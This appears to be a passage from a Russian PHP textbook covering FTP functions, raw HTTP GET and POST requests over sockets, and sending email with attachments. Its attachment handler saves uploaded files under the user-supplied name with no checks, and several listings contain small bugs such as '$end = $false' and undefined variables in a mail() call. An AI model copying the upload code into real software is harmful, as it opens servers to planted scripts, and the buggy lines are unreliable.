Для дальнейшей работы с протоколом FTP код из листинга II.9.1 удобно поместить в отдельный файл — config.php, который далее следует подключать ко всем скриптам с помощью инструкции `require_once`, чтобы не переписывать код установки соединения в каждом скрипте.

FTP-сервер может работать под управлением различных операционных систем, каждая из которых имеет свои особенности. Поэтому для дальнейшей работы с ним требуется выяснить тип операционной системы, что осуществляется при помощи функции `ftp_systype()`, которая имеет следующий синтаксис:

```
string ftp_systype (resource link)
```

Функция `ftp_systype()` принимает единственный параметр `link` — дескриптор соединения с сервером, возвращаемый функцией `ftp_connect()`. Функция возвращает строку с типом операционной системы, например "`UNIX`" для UNIX-подобной операционной системы или "`Windows_NT`" для Windows (листинг II.9.2).

Листинг II.9.2. Функция `ftp_systype()`

```
<?php
  // Устанавливаем соединение с FTP-сервером
  require_once("config.php");
  // Выводим тип операционной системы FTP-сервера
  echo ftp_systype($link);
?>
```

II.9.2. Список файлов на FTP-сервере

Получить список файлов и подкаталогов текущего каталога можно при помощи функции `ftp_rawlist()`, имеющей следующий синтаксис:

```
array ftp_rawlist (resource link, string directory)
```

В качестве первого параметра функция принимает дескриптор FTP-соединения, а в качестве второго аргумента путь к каталогу. Функция возвращает массив строк, каждая из которых содержит информацию о подкаталоге или файле (листинг II.9.3).

Листинг II.9.3. Функция `ftp_rawlist()`

```
<?php
  // Устанавливаем соединение с FTP-сервером
  require_once("config.php");
  // Получаем все файлы корневого каталога
  $file_list = ftp_rawlist($link, "/");
  // Выводим массив $file_list
  foreach($file_list as $line) echo $line."<br>";
?>
```

Результат работы скрипта из листинга II.9.3 может выглядеть следующим образом:

```
drwx------ 9 root root 512    Dec 27 19:07 .
drwx------ 9 root root 512    Dec 27 19:07 ..
-rw-r--r-- 1 root root 27154  Jan 6  13:30 readme.txt
-rw-r--r-- 1 root root 1144   Dec 31 11:14 licence.txt
-rw-r--r-- 1 root root 73373  Jan 6  12:23 version.txt
drwxrwx--- 2 root root 512    Sep 18 2003  db
drwxr-xr-x 2 root hosting 512 Jan 6  01:48 logs
```

Замечание

Информация, возвращаемая функцией `ftp_rawlist()`, предоставляется в формате UNIX-утилиты `ls` с ключом `-l`. Данная утилита возвращает содержимое текущего каталога в расширенном формате.

Первая подстрока вида "`drwx------`" содержит 10 символов и определяет тип файла и права доступа к нему. Первый символ характеризует тип файла:

- `-` — обычный файл;
- `d` — каталог;
- `l` — символическая ссылка;
- `s` — сокет;
- `p` — именованный канал.

На практике при работе с FTP встречаются только первые два вида файлов: каталоги и обычные файлы.

Оставшиеся девять символов определяют режим доступа к файлу или каталогу. При этом подстрока разбивается на три группы, по три символа каждая:

- права владельца файла;
- права группы владельца;
- права остальных пользователей.

В рамках каждой из этих трех групп существует три вида разрешений:

- `r` — право чтения данного файла;
- `w` — право записи/изменения данного файла;
- `x` — право выполнения данного файла, если он является скриптом или программой (для каталогов право его просмотра).

Таким образом, строка "`-rw-r--r--`" может быть интерпретирована как принадлежащая обычному файлу, для владельца которого установлено право

чтения и записи, а для пользователей, входящих в группу владельца файлов, и всех остальных пользователей установлено только право чтения. Строка "drwxr-xr-x" принадлежит каталогу, для владельца которого установлены все права: чтения, записи и просмотра, а для всех остальных пользователей только чтения и просмотра.

Далее в строке следует количество блоков в файле, пользователь-владелец файла или каталога, группа-владелец файла или каталога, размер файла в байтах, дата создания и название файла или каталога.

Информация, возвращаемая функцией ftp_rawlist(), избыточна, поэтому вместо нее часто используют функцию ftp_nlist(), которая возвращает массив файлов в указанном каталоге без дополнительных параметров. Функция имеет следующий синтаксис:

```
array ftp_nlist (resource link, string directory)
```

В качестве параметров функция принимает дискриптор FTP-соединения link и имя каталога.

Для определения имени текущего каталога предназначена функция ftp_pwd(), которая принимает в качестве единственного параметра дескриптор FTP-соединения link:

```
string ftp_pwd (resource link)
```

Изменение текущего рабочего каталога на указанный осуществляется при помощи функции ftp_chdir() (листинг II.9.4).

Листинг II.9.4. Изменение текущего каталога

```
<?php
  // Устанавливаем соединение с FTP-сервером
  require_once("config.php");
  // Изменяем текущий каталог
  ftp_chdir($link, "logs");
?>
```

Как видно из листинга II.9.4, функция ftp_chdir() имеет два параметра: дескриптор соединения ($link) и имя нового каталога ("logs"). Вернуться на уровень выше можно при помощи функции ftp_cdup(), которая принимает в качестве единственного параметра дескриптор FTP-соединения link:

```
bool ftp_cdup(resource link)
```

Функция возвращает true при успешной смене каталога и false в противном случае.

II.9.3. Загрузка файлов

Добавление файлов в текущий каталог осуществляется путем загрузки их на FTP-сервер со стороны клиента. Инициализация загрузки файла на FTP-сервер осуществляется функцией `ftp_nb_put()`, которая имеет следующий синтаксис:

```
int ftp_nb_put (resource link, string remote_file,
                string local_file, int mode [, int startpos])
```

В качестве первого параметра `link` функция принимает дескриптор соединения с FTP-сервером. Второй аргумент `remote_file` определяет имя и путь к файлу на удаленном FTP-сервере, третий параметр `local_file` определяет путь к локальному файлу. Четвертый параметр `mode` определяет режим передачи информации: `FTP_ASCII` для текста и `FTP_BINARY` для бинарных файлов. Необязательный пятый параметр `startpos` позволяет задать позицию в байтах, начиная с которой следует загружать файл.

Функция возвращает одну из трех констант:

`FTP_FAILED` — в случае, если не удалось передать файл на FTP-сервер;

`FTP_FINISHED` — в случае, если передача файла на сервер успешно завершена;

`FTP_MOREDATA` — в случае, если в настоящий момент передача данных продолжается.

Код загрузки файла на FTP-сервер приведен в листинге II.9.5. Если функция возвращает константу `FTP_MOREDATA`, скрипт ожидает завершения загрузки файла в цикле `while`. Статус процесса контролируется при помощи функции `ftp_nb_continue()`, принимающей в качестве единственного параметра дескриптор соединения `link`, который возвращается функцией `ftp_connect()`. Функция `ftp_nb_continue()` возвращает те же самые константы, что и функция `ftp_nb_put()`.

После завершения процесса загрузки файла на FTP-сервер функция `ftp_nb_continue()` возвращает константу `FTP_FINISHED`, и скрипт выходит из цикла `while`.

Листинг II.9.5. Загрузка файла на FTP-сервер

```
<?php
  // Устанавливаем соединение с FTP-сервером
  require_once("config.php");
  // Инициируем загрузку файла на FTP-сервер
  $ret = ftp_nb_put($link, "/path/file.zip", "C:\\file.zip", FTP_BINARY);
  // Цикл загрузки
  while ($ret == FTP_MOREDATA)
```

```
  {
    // Выводим точки, чтобы пользователь
    // знал, что процесс идет
    echo ".";
    // Продолжаем загрузку
    $ret = ftp_nb_continue($link);
  }
  if ($ret != FTP_FINISHED)
     exit ("<br>Во время загрузки файла произошла ошибка...");
?>
```

Загрузка файлов с FTP-сервера осуществляется функцией `ftp_nb_get()`, которая имеет следующий синтаксис:

```
int ftp_nb_get (resource link, string local_file,
                string remote_file, int mode [, int resumepos])
```

В качестве первого параметра `link` функция принимает дескриптор соединения с FTP-сервером. Второй аргумент `local_file` определяет путь к локальному файлу, третий параметр `remote_file` определяет имя и путь к файлу на удаленном FTP-сервере. Четвертый параметр `mode` определяет режим передачи информации: `FTP_ASCII` для текста и `FTP_BINARY` для бинарных файлов. Необязательный пятый параметр `startpos` позволяет задать позицию в байтах, начиная с которой следует загружать файл.

Функция возвращает одну из трех констант:

`FTP_FAILED` — в случае, если не удалось передать файл на FTP-сервер;

`FTP_FINISHED` — в случае, если передача файла на сервер успешно завершена;

`FTP_MOREDATA` — в случае, если в настоящий момент передача данных продолжается.

В листинге II.9.6, точно так же, как и в листинге II.9.5, контроль за состоянием загрузки файла осуществляется в цикле `while` при помощи рассмотренной выше функции `ftp_nb_continue()`.

Листинг II.9.6. Загрузка файлов с FTP-сервера

```
<?php
  // Устанавливаем соединение с FTP-сервером
  require_once("config.php");
  // Инициируем загрузку файла с FTP-сервера
  $ret = ftp_nb_get($link, "C:\\file.zip", "/path/file.zip", FTP_BINARY);
  // Цикл загрузки
```

```
  while ($ret == FTP_MOREDATA)
  {
    // Выводим точки, чтобы пользователь
    // видел, что процесс идет
    echo ".";
    // Продолжаем загрузку
    $ret = ftp_nb_continue($link);
  }
  // Если происходит ошибка при загрузке файла,
  // уведомляем об этом пользователя
  if ($ret != FTP_FINISHED)
  {
    echo "<br>Во время загрузки файла произошла ошибка...";
    exit();
  }
?>
```

II.9.4. Изменение прав доступа

Помимо рассмотренной выше текстовой формы для задания прав доступа в операционной системе UNIX права доступа можно задавать восьмеричным числом. При этом праву чтения соответствует цифра 4, праву записи — 2, а исполнению — 1. Общие права для групп задаются суммой этих чисел, так 6 (4+2) обеспечивает возможность чтения и записи, а цифра 7 (4+2+1) — предоставляет полный доступ к файлу или каталогу. Тогда для каталога восьмеричное число 0755 означает, что владелец каталога имеет полный доступ (`rwx`), а все остальные имеют право читать файлы в нем и просматривать содержимое каталога (`r-x`).

Замечание

В PHP восьмеричные числа предваряются нулем.

Права доступа к файлам и каталогам устанавливаются при помощи функции `ftp_chmod()`, которая имеет следующий синтаксис:

```
string ftp_chmod (resource link, int mode, string directory)
```


В качестве первого аргумента `link` эта функция, так же как и большинство других функций для работы с FTP, принимает дескриптор соединения, возвращаемый функцией `ftp_connect()`. Второй параметр `mode` принимает восьмеричное число, задающее права доступа к каталогу, последний параметр `directory` задает название каталога, права доступа к которому изме-

няются. Функция возвращает только что установленные права в случае успеха и `false` в противном случае.

Скрипт, устанавливающий права доступа к каталогам и файлам, представлен в листинге II.9.7.

Листинг II.9.7. Установка прав доступа к каталогам и файлам

```
<?php
  // Устанавливаем соединение с FTP-сервером
  require_once("config.php");
  // Устанавливаем права доступа к каталогу
  ftp_chmod($link, 0755, "logs");
  // Устанавливаем права доступа к файлу
  ftp_chmod($link, 0644, "/path/file.zip");
?>
```



Глава II.10

Протокол HTTP

II.10.1. Загрузка страницы

Подключение к удаленному серверу будет осуществляться с помощью функции `fsockopen()`:

```
resource fsockopen (string target, int port [, int errno [, string
                    errstr [, float timeout]]])
```

Функция принимает пять параметров, первый из которых содержит адрес соединения, а второй — номер порта. В случае удачи функция возвращает дескриптор соединения `$sock`, в противном случае возвращается значение `false`. Если при этом функции переданы два необязательных параметра `$errno`, `$errstr`, в них размещается код и текстовое описание ошибки соответственно. Пятый необязательный параметр — значение тайм-аута, определяющего максимальное время (в секундах) ожидания соединения. При успешной установке соединения функция возвращает дескриптор соединения, при неудаче — `false`.

Пример работы с функцией `fsockopen()` приведен в листинге II.10.1, где происходит загрузка главной страницы портала **http://www.php.net**.

Листинг II.10.1. Пример использования функции `fsockopen()`

```
<?php
  function get_content($hostname, $path)
  {
    $line = "";
    // Устанавливаем соединение, имя которого
    // передано в параметре $hostname
    $fp = fsockopen($hostname, 80, $errno, $errstr, 30);
    // Проверяем успешность установки соединения
```

```
    if (!$fp) echo "$errstr ($errno)<br />\n";
    else
    {
      // Формируем HTTP-запрос для передачи
      // его серверу
      $headers = "GET $path HTTP/1.1\r\n";
      $headers .= "Host: $hostname\r\n";
      $headers .= "Connection: Close\r\n\r\n";
      // Отправляем HTTP-запрос серверу
      fwrite($fp, $headers);
      // Получаем ответ
      while (!feof($fp))
      {
        $line .= fgets($fp, 1024);
      }
      fclose($fp);
    }
    return $line;
  }
  $hostname = "www.php.net";
  $path = "/";
  // Устанавливаем большее время работы
  // скрипта - пока вся страница не будет загружена,
  // она не будет отображена
  set_time_limit(180);
  // Вызываем функцию
  echo get_content($hostname, $path);
?>
```

При работе с сокетами мы вынуждены брать на себя всю черновую работу по отправке серверу HTTP-запросов, получения и обработки ответов на них. В скрипте обращение к функции `fsockopen()` оформлено в виде функции `get_content()`, которая получает два параметра — `$hostname` — имя сервера, с которым устанавливается соединение, и `$path` — путь к странице относительно имени сервера.

Замечание

Следует помнить, что при работе с функцией `fsockopen()` имя сервера не должно содержать префикс http://, указывающий на тип протокола и стандартный (well known) порт. При работе с сокетами реализация протокола ложится на плечи программиста, а порт указывается во втором параметре функции `fsockopen()`.

После установки соединения с сервером в переменной `$headers` формируется HTTP-запрос серверу по методу GET. Если подставить значения всех переменных, то серверу отправляются следующие заголовки (листинг II.10.2).

Листинг II.10.2. Заголовки, отправляемые серверу www.php.net

```
GET / HTTP/1.1\r\n
Host: www.php.net\r\n
Connection: Close\r\n\r\n
```

После этого из сокета производится чтение ответа функцией `fgets()`, блоками по 1024 байта, до тех пор, пока не встретится символ конца файла, определяемый функцией `feof()`. После чего результат возвращается и выводится в окно браузера.

В первой строке листинга II.10.2 у сервера запрашивается индексный файл корневого каталога сервера (/) методом GET по протоколу HTTP/1.1. Вторая строка сообщает адрес сервера, третья требует от сервера закрыть соединение после передачи данных.

Замечание

Вместо / можно передать адрес страницы на сервере, например, /downloads.php, в результате чего будет загружена другая страница сайта — именно так и действуют браузеры. При переходе пользователей по ссылке они извлекают часть адреса после доменного имени и передают HTTP-запрос, подставив эту часть после ключевого слова GET.

Эти три строки эквивалентны запросу в окне браузера **http://www.php.net/**. Результат работы скрипта в листинге II.10.1 приведен на рис. II.10.1.

В начале страницы идут HTTP-заголовки, которые браузер скрывает от пользователя, после чего начинается тело страницы, которое интерпретируется браузером. Избавиться от HTTP-заголовков можно при помощи функции `strstr()`, которая возвращает часть строки (первый параметр), начиная с первого вхождения подстроки (второй параметр) (листинг II.10.3).

Листинг II.10.3. Удаление HTTP-заголовков

```
<?php
  …
  $hostname = "www.php.net";
  $path = "/";
  // Устанавливаем большее время работы
  // скрипта - пока вся страница не будет загружена
  // она не будет отображена
  set_time_limit(180);
```

```
  // Вызываем функцию
  $content = get_content($hostname, $path);
  echo strstr($content, '<');
?>
```




Рис. II.10.1. Просмотр портала **www.php.net** с локального хоста




Рис. II.10.2. Удаление мешающих HTTP-заголовков

Результат работы скрипта из листинга II.10.3 представлен на рис. II.10.2. Несмотря на то, что скрипт загружает страницу с портала **http://www.php.net**, адресная строка указывает на скрипт, расположенный на локальном хосте. Таким образом, в качестве браузера выступает PHP-скрипт.

II.10.2. Получение HTTP-заголовков с сервера

Модифицируем функцию из листинга II.10.1 для получения лишь заголовков HTTP-ответа (листинг II.10.4).

Листинг II.10.4. Загружаем только заголовки HTTP-ответа

```
<?php
  // Функция получения HTTP-заголовков
  function get_content($hostname, $path)
  {
    $line = "";
    // Устанавливаем соединение, имя которого
    // передано в параметре $hostname
    $fp = fsockopen($hostname, 80, $errno, $errstr, 30);
    // Проверяем успешность установки соединения
    if (!$fp) echo "$errstr ($errno)<br />\n";
    else
    {
      // Формируем HTTP-запрос для передачи
      // его серверу
      $headers = "GET $path HTTP/1.1\r\n";
      $headers .= "Host: $hostname\r\n";
      $headers .= "Connection: Close\r\n\r\n";
      // Отправляем HTTP-запрос серверу
      fwrite($fp, $headers);
      $end = $false;
      // Получаем ответ
      while (!$end)
      {
        $line = fgets($fp, 1024);
        if (trim($line) == "") $end = true;
        else $out[] = $line;
```

```
      }
      fclose($fp);
    }
    return $out;
  }
  $hostname = "www.php.net";
  $path = "/";
  // Устанавливаем большее время работы
  // скрипта - пока вся страница не будет загружена,
  // она не будет отображена
  set_time_limit(180);
  // Вызываем функцию
  $out = get_content($hostname, $path);
  // Выводим содержимое массива
  echo "<pre>";
  print_r($out);
  echo "</pre>";
?>
```

Результат работы функции может выглядеть следующим образом:

```
Array
(
    [0] => HTTP/1.1 200 OK
    [1] => Date: Tue, 15 Nov 2005 23:22:49 GMT
    [2] => Server: Apache/1.3.26 (Unix) mod_gzip/1.3.26.1a PHP/4.3.3-dev
    [3] => X-Powered-By: PHP/4.3.3-dev
    [4] => Last-Modified: Tue, 15 Nov 2005 23:16:26 GMT
    [5] => Content-language: en
    [6] => Set-Cookie: COUNTRY=RUS%2C82.208.77.193; expires=Tue, 22-Nov-
05 23:22:49 GMT; path=/; domain=.php.net
    [7] => Connection: close
    [8] => Transfer-Encoding: chunked
    [9] => Content-Type: text/html;charset=ISO-8859-1
)
```

Первая строка является стандартным ответом сервера, сообщающего, что запрос успешно обработан (код ответа 200). Если запрашиваемый ресурс не будет существовать, то будет возвращен код ответа 404 (HTTP/1.1 404 Not Found).

Второй заголовок сообщает время формирования документа на сервере, необходимое для механизма кэширования, который рассматривается ниже.

Третий заголовок сообщает тип и версию Web-сервера. Отсюда можно узнать, что портал **http://www.php.net** работает на сервере под управлением UNIX, используя в качестве Web-сервера Apache 1.3.26, а также PHP версии 4.3.3, которая на момент написания книги находилась в разработке.

Четвертый заголовок сообщает, что страница сгенерирована при помощи PHP версии 4.3.3.

Пятый заголовок сообщает о дате последней модификации страницы, впрочем данный HTTP-заголовок не является актуальным при динамическом формировании содержимого сайта.

Шестой заголовок сообщает о том, что содержимое, передаваемое браузеру, на английском языке.

Седьмой заголовок устанавливает cookie с именем `COUNTRY` и значением "`RUS,82.208.77.193`", содержащим страну пользователя и его IP-адрес сроком на неделю для домена **.php.net**. Данная информация необходима для раздела downloads сайта **http://www.php.net**, в котором посетителю предлагается ближайший к нему сервер.

Восьмой заголовок передает клиенту просьбу закрыть соединение после получения ответа.

Девятый заголовок `Transfer-Encoding` (имеющий значение `chuncked`) указывает получателю, что ответ разбит на фрагменты.

Десятый заголовок `Content-Type` указывает тип загружаемого документа (`text/html`) и его кодировку (`charset=ISO-8859-1`).

II.10.3. Определение размера файла на удаленном хосте

Для решения этой задачи воспользуемся функцией `get_content()` из листинга II.10.4, с помощью которой узнаем количество байт в файле по HTTP-заголовку `Content-Length` (листинг II.10.5).

Листинг II.10.5. Определение размера файла на удаленном хосте

```
<?php
  $hostname = "www.softtime.ru";
  $path = "/files/configs.zip";
  // Вызываем функцию
  $out = get_content($hostname, $path);
```

```
  // Объединяем содержимое массива в одну строку
  $lines = implode(" ",$out);
  // Определяем количество байт в закачиваемом файле
  // по регулярному выражению
  preg_match("|Content-Length:[\s]+([\d]+)|i", $lines, $matches);
  // Выводим результат
  echo "Количество байт в архиве - ".$matches[1];
?>
```

Результат работы функции:

```
Количество байт в архиве - 26421
```

II.10.4. Отправка данных методом POST

При обращении к серверу при помощи метода POST помимо HTTP-заголовка `POST /path HTTP/1.1` необходимо передать заголовок `Content-Length`, указав в нем количество байт в области данных.

Метод POST, в отличие от метода GET, посылает данные не в строке запроса, а в области данных, после заголовков. Передача нескольких переменных аналогична методу GET: группы `имя=значение` объединяются при помощи символа амперсанда (`&`). Учитывая, что HTML-форма принимает параметр `name=Игорь`, `pass=пароль`, строка данных может выглядеть следующим образом:

```
name=Игорь&pass=пароль
```

Кроме этого, необходимо учитывать, что данные передаются в текстовом виде, поэтому все национальные символы следует подвергать кодированию при помощи функции `urlencode()`.

Скрипт, отправляющий данные методом POST через сокеты, представлен в листинге II.10.6.

Листинг II.10.6. Отправка данных методом POST через сокеты

```
<?php
  $hostname = "localhost";
  $path = "/test2/handler.php";
  $line = "";
  // Устанавливаем соединение, имя которого
  // передано в параметре $hostname
```

```
  $fp = fsockopen($hostname, 80, $errno, $errstr, 30);
  // Проверяем успешность установки соединения
  if (!$fp) echo "$errstr ($errno)<br />\n";
  else
  {
    // Данные HTTP-запроса
    $data =
      "name=".urlencode("Игорь")."&pass=".urlencode("пароль")."\r\n\r\n";
    // Заголовок HTTP-запроса
    $headers = "POST $path HTTP/1.1\r\n";
    $headers .= "Host: $hostname\r\n";
    $headers .= "Content-type: application/x-www-form-urlencoded\r\n";
    $headers .= "Content-Length: ".strlen($data)."\r\n\r\n";
    // Отправляем HTTP-запрос серверу
    fwrite($fp, $headers.$data);
    // Получаем ответ
    while (!feof($fp))
    {
      $line .= fgets($fp, 1024);
    }
    fclose($fp);
  }
  echo $line;
?>
```

Результат работы скрипта может выглядеть следующим образом:


```
HTTP/1.1 200 OK
Date: Wed, 16 Nov 2005 18:00:44 GMT
Server: Apache/1.3.33 (Win32)
X-Powered-By: PHP/5.0.4
Transfer-Encoding: chunked
Content-Type: text/html

22
Имя - Игорь
Пароль - пароль
```

Остается только удалить HTTP-заголовки, как это описано ранее, и результат будет идентичен обращению к обработчику из HTML-формы.

Замечание

Такого рода скрипты используются для автопостинга — автоматического размещения рекламных или провокационных сообщений в гостевых книгах и форумах в значительных количествах. Простейшие средства защиты, такие как проверка реферера или "прошивка" HTML-формы сессией, могут легко обходиться, как это демонстрировалось в предыдущих главах. Самым эффективным способом защиты от такого вида атак является автоматическая генерация изображения с кодом, который помещается в сессию. Пока пользователь не введет код в HTML-форму, сервис не срабатывает. Изображение может быть дополнено помехами, которые позволят "живому" посетителю его прочитать, но потребуют от злоумышленника решения серьезной задачи распознавания образов.



Глава II.11

Электронная почта

II.11.1. Отправка почтового сообщения с сайта

Отправка почты средствами PHP осуществляется при помощи функции `mail()`:

```
bool mail(string to, string subject, string body [,string headers]
[,string parameters])
```

Эта функция принимает следующие аргументы:

- `to` (адрес электронной почты получателя);
- `subject` (тема сообщения);
- `message` (текст сообщения);
- `headers` (дополнительные заголовки, которые можно задать в сообщении);
- `parameters` (дополнительные параметры, которые можно задать в сообщении).

Если не указывается четвертый параметр `headers`, письмо не снабжается никакими дополнительными почтовыми заголовками. Однако очень часто требуется изменить формат письма с обычного текста (text/plain) на HTML-формат (text/html) или указать кодировку сообщения. Установка формата письма и его кодировки осуществляется при помощи почтовых заголовков `Content-Type` и `charset` соответственно.

```
Content-Type: text/html; charset=KOI8-R\r\n
```

Замечание

Для отправки почтового сообщения в кодировке cp1251 вместо KOI8-R следует указать windows-1251.

Таким образом, скрипт, выполняющий отправку почтового сообщения, может выглядеть так, как это представлено в листинге II.11.1.

Листинг II.11.1. Отправка почтового сообщения при помощи функции `mail()`

```
<?php
  $theme = "Отчет с сайта";
  $theme =  convert_cyr_string($theme, 'w', 'k');
  $message = "<html>
              <head></head>
              <body>
              Письмо отправлено - ".date("d.m.Y H:i:s")."<br>
              Размер скрипта отправителя -
".filesize($_SERVER['PHP_SELF'])."
              </body>
              </html>";
  $message =  convert_cyr_string($message, 'w', 'k');
  $headers = "Content-Type: text/html; charset=KOI8-R\r\n";
  if(mail($to, $subject, $message, $headers))
  {
    echo "Письмо успешно отправлено";
  }
  else
  {
    echo "Произошла ошибка - письмо не отправлено";
  }
?>
```

При получении письма в качестве адреса отправителя будет подставлен адрес сервера. Для того чтобы избежать этого, в качестве обратного адреса можно назначить произвольный адрес при помощи почтового заголовка `From`:

```
From: name <e-mail>
```

В качестве `name` указывается имя, которое будет отображаться клиентским почтовым агентом как имя отправителя, а `e-mail` содержит обратный почтовый адрес. Так, строки формирования переменной `$headers` могут выглядеть следующим образом (листинг II.11.2).

Листинг II.11.2. Формирование почтовых заголовков

```
<?php
  $headers = "Content-Type: text/html; charset=KOI8-R\r\n";
  $headers .= "From: server <someone@somewhere.ru>";
?>
```

При отправке электронного письма, снабженного почтовыми заголовками из листинга II.11.2, оно будет представлено как письмо от пользователя `server` с электронным адресом `someone@somewhere.ru`.

II.11.2. Отправка письма с вложением

Для отправки почтового сообщения создадим HTML-форму, состоящую из двух текстовых полей для адреса назначения `mail_to` и темы сообщения `mail_subject`, текстовой области `mail_msg` для ввода содержимого письма, поля типа `file` для выбора файла отправки и кнопки, позволяющей отправить данные из HTML-формы обработчику (листинг II.11.3).

Листинг II.11.3. HTML-форма для отправки почтового сообщения

```
<?php
if(!empty($_POST))
{
  // Обработчик HTML-формы
  include "handler.php";
}
?>
<table>
<form enctype='multipart/form-data' method=post>
<tr>
  <td width=50%>To:</td>
  <td align=right><input type=text name=mail_to maxlength=32></td>
</tr>
<tr>
  <td width=50%>Subject:</td>
  <td align=right><input type=text name=mail_subject maxlength=64></td>
</tr>
<tr>
```

```
  <td colspan=2>
    Сообщение:<br><textarea cols=50 rows=8 name=mail_msg></textarea>
  </td>
</tr>
<tr>
  <td width=50%>Photo:</td>
  <td align=right><input type=file name=mail_file maxlength=64></td>
</tr>
<tr><td colspan=2><input type=submit value='Отправить'></td></tr>
</form>
</table>
```

В качестве обработчика формы служит файл handler.php, который включается в начале формы и имеет следующее содержание (листинг II.11.4).

Листинг II.11.4. Обработчик HTML-формы

```
<?php
  if(empty($_POST['mail_to'])) exit("Введите адрес получателя");
  // проверяем корректность заполнения с помощью регулярного выражения
  $pattern = "/^[0-9a-z_]+@[0-9a-z_^\.]+\.[a-z]{2,6}$/i";
  if (!preg_match($pattern, $_POST['mail_to']))
  {
   exit("Введите адрес в виде somebody@server.com");
  }
  $_POST['mail_to'] = htmlspecialchars(stripslashes($_POST['mail_to']));
  $_POST['mail_subject'] =
                 htmlspecialchars(stripslashes($_POST['mail_subject']));
  $_POST['mail_msg'] =
                     htmlspecialchars(stripslashes($_POST['mail_msg']));
  $picture = "";
  // Если поле выбора вложения не пустое - закачиваем его на сервер
  if (!empty($_FILES['mail_file']['tmp_name']))
  {
    // Закачиваем файл
    $path = $_FILES['mail_file']['name'];
    if (copy($_FILES['mail_file']['tmp_name'], $path)) $picture = $path;
  }
  $thm = $_POST['mail_subject'];
```

```
$msg = $_POST['mail_msg'];
$mail_to = $_POST['mail_to'];
// Отправляем почтовое сообщение
if(empty($picture)) mail($mail_to, $thm, $msg);
else send_mail($mail_to, $thm, $msg, $picture);
// Вспомогательная функция для отправки почтового сообщения с вложением
function send_mail($to, $thm, $html, $path)
{
  $fp = fopen($path,"r");
  if (!$fp)
  {
    print "Файл $path не может быть прочитан";
    exit();
  }
  $file = fread($fp, filesize($path));
  fclose($fp);

  $boundary = "--".md5(uniqid(time())); // генерируем разделитель
  $headers .= "MIME-Version: 1.0\n";
  $headers .="Content-Type: multipart/mixed; boundary=\"$boundary\"\n";
  $multipart .= "--$boundary\n";
  $kod = 'koi8-r'; // или $kod = 'windows-1251';
  $multipart .= "Content-Type: text/html; charset=$kod\n";
  $multipart .= "Content-Transfer-Encoding: Quot-Printed\n\n";
  $multipart .= "$html\n\n";

  $message_part = "--$boundary\n";
  $message_part .= "Content-Type: application/octet-stream\n";
  $message_part .= "Content-Transfer-Encoding: base64\n";
  $message_part .= "Content-Disposition: attachment;
                    filename = \"".$path."\"\n\n";
  $message_part .= chunk_split(base64_encode($file))."\n";
  $multipart .= $message_part."--$boundary--\n";

  if(!mail($to, $thm, $multipart, $headers))
  {
    exit("К сожалению, письмо не отправлено");
  }
}
```

```
  // Автоматический переход на главную страницу форума
  echo "<HTML><HEAD>
    <META HTTP-EQUIV='Refresh' CONTENT='0; URL=".$_SERVER['PHP_SELF']."'>
        </HEAD></HTML>";
?>
```

После проверки корректности ввода проверяется, прикрепил ли пользователь файл к сообщению. Если файл отсутствует, то письмо отправляется при помощи стандартной функции `mail()`, при наличии вложения оно загружается из временного каталога в текущий, а письмо отправляется при помощи собственной функции `send_mail()`. Первые три параметра функции `send_mail()` совпадают с параметрами функции `mail()`. В качестве четвертого параметра передается имя файла, который необходимо прикрепить к почтовому сообщению. Далее функция подготавливает тело сообщения и почтовые заголовки для передачи сообщения с прикрепленным файлом.

II.11.3. Массовая рассылка писем

При реализации массовой рассылки писем можно следовать двумя путями:

